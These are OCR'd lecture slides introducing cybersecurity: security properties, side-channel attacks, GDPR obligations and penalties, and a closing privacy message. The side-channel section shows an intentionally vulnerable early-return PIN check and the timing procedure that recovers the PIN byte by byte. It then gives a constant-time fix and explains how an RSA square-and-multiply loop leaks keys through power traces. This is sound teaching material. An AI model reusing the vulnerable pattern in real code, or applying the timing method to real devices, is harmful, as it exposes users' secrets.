
Main Security Properties

- Confidentiality / Secret
- Authentication
- Integrity
- Avaibility

Authentification

"On the Internet, nobody knows you're a dog."

Authentication

KNOW	HAVE	ARE	DO
			
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger	Behavior Location Reputation

Other Security Properties

- Perfect Forward Secrecy
- Non-repudiation
- Fairness
- Privacy

Example: banking

- A bank may require
  - authenticity of clients (at teller, ATMs, or on the Internet),
  - non-repudiation of transactions,
  - integrity of accounts and other customer data,
  - secrecy of customer data, and
  - availability of logging.
- The conjunction of these properties might constitute the bank's (high-level) security policy.

Exercice : e-services :

- e-voting
- e-auction
- e-examen
- e-reputation
- e-cash
- ...

Exercice : e-services :

- e-voting
- e-auction
- e-examen
- e-reputation
- e-cash
- ...

Users expect more properties and security with electronic services!

Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails


Main Security Properties

Side Channel

GDPR : 25 may 2018

Conclusion

Different Kind of Side Channel



How to determine a secret or a key by observing:

- Time : it is linked to the secret
- Power Analysis Attack: mesure the power used by the cryptosystem
- SPA (Simple), DPA (differential)
- Cache Attack: analysing the cache default can leak information
- FaultAttack: attack by injecting some faults
- Electromagnetic attack ...

First paper

Timing Attacks on Implementations of Diffie–Hellman, RSA, DSS, and Other System... Paul Kocher - CRYPTO - 1996

Naïve Example Side Channel

- Acces Control with 10 digit (0..9)
- Code composed of 4 digits
- At each mistake a red light is turn on, otherwise it is the green one

Naïve Example Side Channel

- Acces Control with 10 digit (0..9)
- Code composed of 4 digits
- At each mistake a red light is turn on, otherwise it is the green one

With at most 40 tries we can deduce he secret code.

Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

Timing attack on Pin Code

For an 8 bytes pin code, we have $(2^8)^8 = 256^8$ possibilities for Brute Force attack.

Program

```
for ( i = 0 ; i <= 7; i++)
      if ( pinCarte[i] != pinPresente[i] ) return false;
return true ;
```

- Present $n : 0, \ldots, 256$ for the first byte $(n, 0, 0, 0, 0, 0, 0, 0)$
- Measure the execution time, the maximun give the first part of the key.
- Reapeat it


We have only $8 * 256 = 2048$ possibilities.


Timing attack on Pin Code: Correction

Program

```
boolean test = true ;
for ( i = 0 ; i <= 7; i++)
    test = test && ( pinCarte[i] == pinPresente[i]);
return test ;
```

Setup for Power Analysis Attack






Simple Power Attack on RSA Signature


Signature si $y^a mod n$, where y is the message, n public and is the secret key.

Program

```
s = 1 ;
for ( i = L-1 ; i >= 0; i --) {
     s = s*s mod n ;
     if ( a [ i ] == 1)
           s = s*y mod n ;
}
```



In reality



Acoustic cryptanalysis I

In his book Spycatcher, former MI5 operative Peter Wright discusses use of an acoustic attack against Egyptian Hagelin cipher machines in 1956. The attack was codenamed "ENGULF".

HAGELIN M-209 CIPHER MACHINE (GVG / PD)

Acoustic cryptanalysis II

In 2004, Dmitri Asonov and Rakesh Agrawal of the IBM Almaden Research Center announced that computer keyboards and keypads are vulnerable to attacks based on differentiating the sound produced by different keys.

Summary

- Existence of Side Channel Attack
- 3 attacks :
  1. Naïve example
  2. PIN code
  3. Power and RSA
  4. Cache and AES

Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails

Main Security Properties

Side Channel

GDPR : 25 may 2018

Conclusion


RIP

RIP

NON PORT DE LA CEINTURE DE SÉCURITÉ
-4 points
sur le permis de conduire
135 €
Amende forfaitaire
POINTS.12

RIP

NON PORT DE LA CEINTURE DE SÉCURITÉ
-4 points
sur le permis de conduire
135 €
Amende forfaitaire
POINTS 12


MORTALITÉ SUR LES ROUTES DE FRANCE
Nbre de tués
Milliards de kilomètres parcourus
35 000
30 000
25 000
20 000
15 000
10 000
5 000
550
500
450
400
350
300
250
200
150
100
50
1974
Limitation généralisée de la vitesse
130
110
90
1979
Ceinture obligatoire à l'avant en ville
VILLE
1990
50 km/h en ville
Ceinture obligatoire à l'arrière
50
1973
Ceinture obligatoire hors agglomération et casque obligatoire
VIT CE
1992
Mise en place permis à points
2003
Déploiement des radars
2008
Gilet et triangle obligatoires
4 780
9 675
16 387
16 861
14 526
13 295
13 287
11 215
9 900
8 891
6 058
4 275
3 970
1983
Alcool limité à 0,8 g/l de sang
1995
Alcool limité à 0,5 g/l de sang
1950
1960
1970
1980
1990
2000
2010
Source : Sécurité routière


L'argus

Penalties


20 millions

or 4 %

In France, CNIL becomes the regulation authority.



GDPR : General Data Protection Regulation




Who?

EVERYBODY !

5 types of data

1. neutral
2. personnal
3. sensible
4. pseudonymised
5. anonymized

What is a personnal data ?




Any data who can identify a person directly or not.

Examples of personnal data ?

- a name,
- a photograph,
- an IP address,
- a phone number,
- a computer connection identifier, a postal address,
- a fingerprint,
- a voice recording,
- a social security number,
- an email, etc.

Sensitive personnal data



Collection without prior written, clear and explicit consent

Safe Harbor : 7th october 2015

- Invalidation by the Court of Justice of the European Union
- A key decision for data protection,
- What level of protection for personal data transferred to the United States?

Safe Harbor : 7th october 2015

- Invalidation by the Court of Justice of the European Union
- A key decision for data protection,
- What level of protection for personal data transferred to the United States?

GDPR, no 2016/679 adoptet **27 april 2016**
Application **25 may 2018**

More rights for your data

Penalty

More transparency

Right to forget

Unique counter

Minors protection


Portability

GDPR : 6 steps by CNIL


1. Designate a responsible (DPO)
2. Map
3. Prioritize
4. Managing risks
5. Organize
6. Document

Proof of compliance


Penalties CNIL




Penalties by country




Penalties by industry



Evolution


Number of data breach penalties
39
57
2017
2018


Total amount of penalties, million of US dollars
2017
$45.4 million
2018
$320.7 million

Outline

Cybercriminality is real

Cryptography Notions

CyberSecurity and you ?

Encrypt your emails

Main Security Properties

Side Channel

GDPR : 25 may 2018

Conclusion

Summary

- Cybersecurity is everywhere
- **Security = Cryptography + Properties + Adversaries**

Edward Snowden

"Your rights matter, because you never know when you're going to need them."

"Arguing that you don't care about privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say."

Thanks for your attention.

Questions ?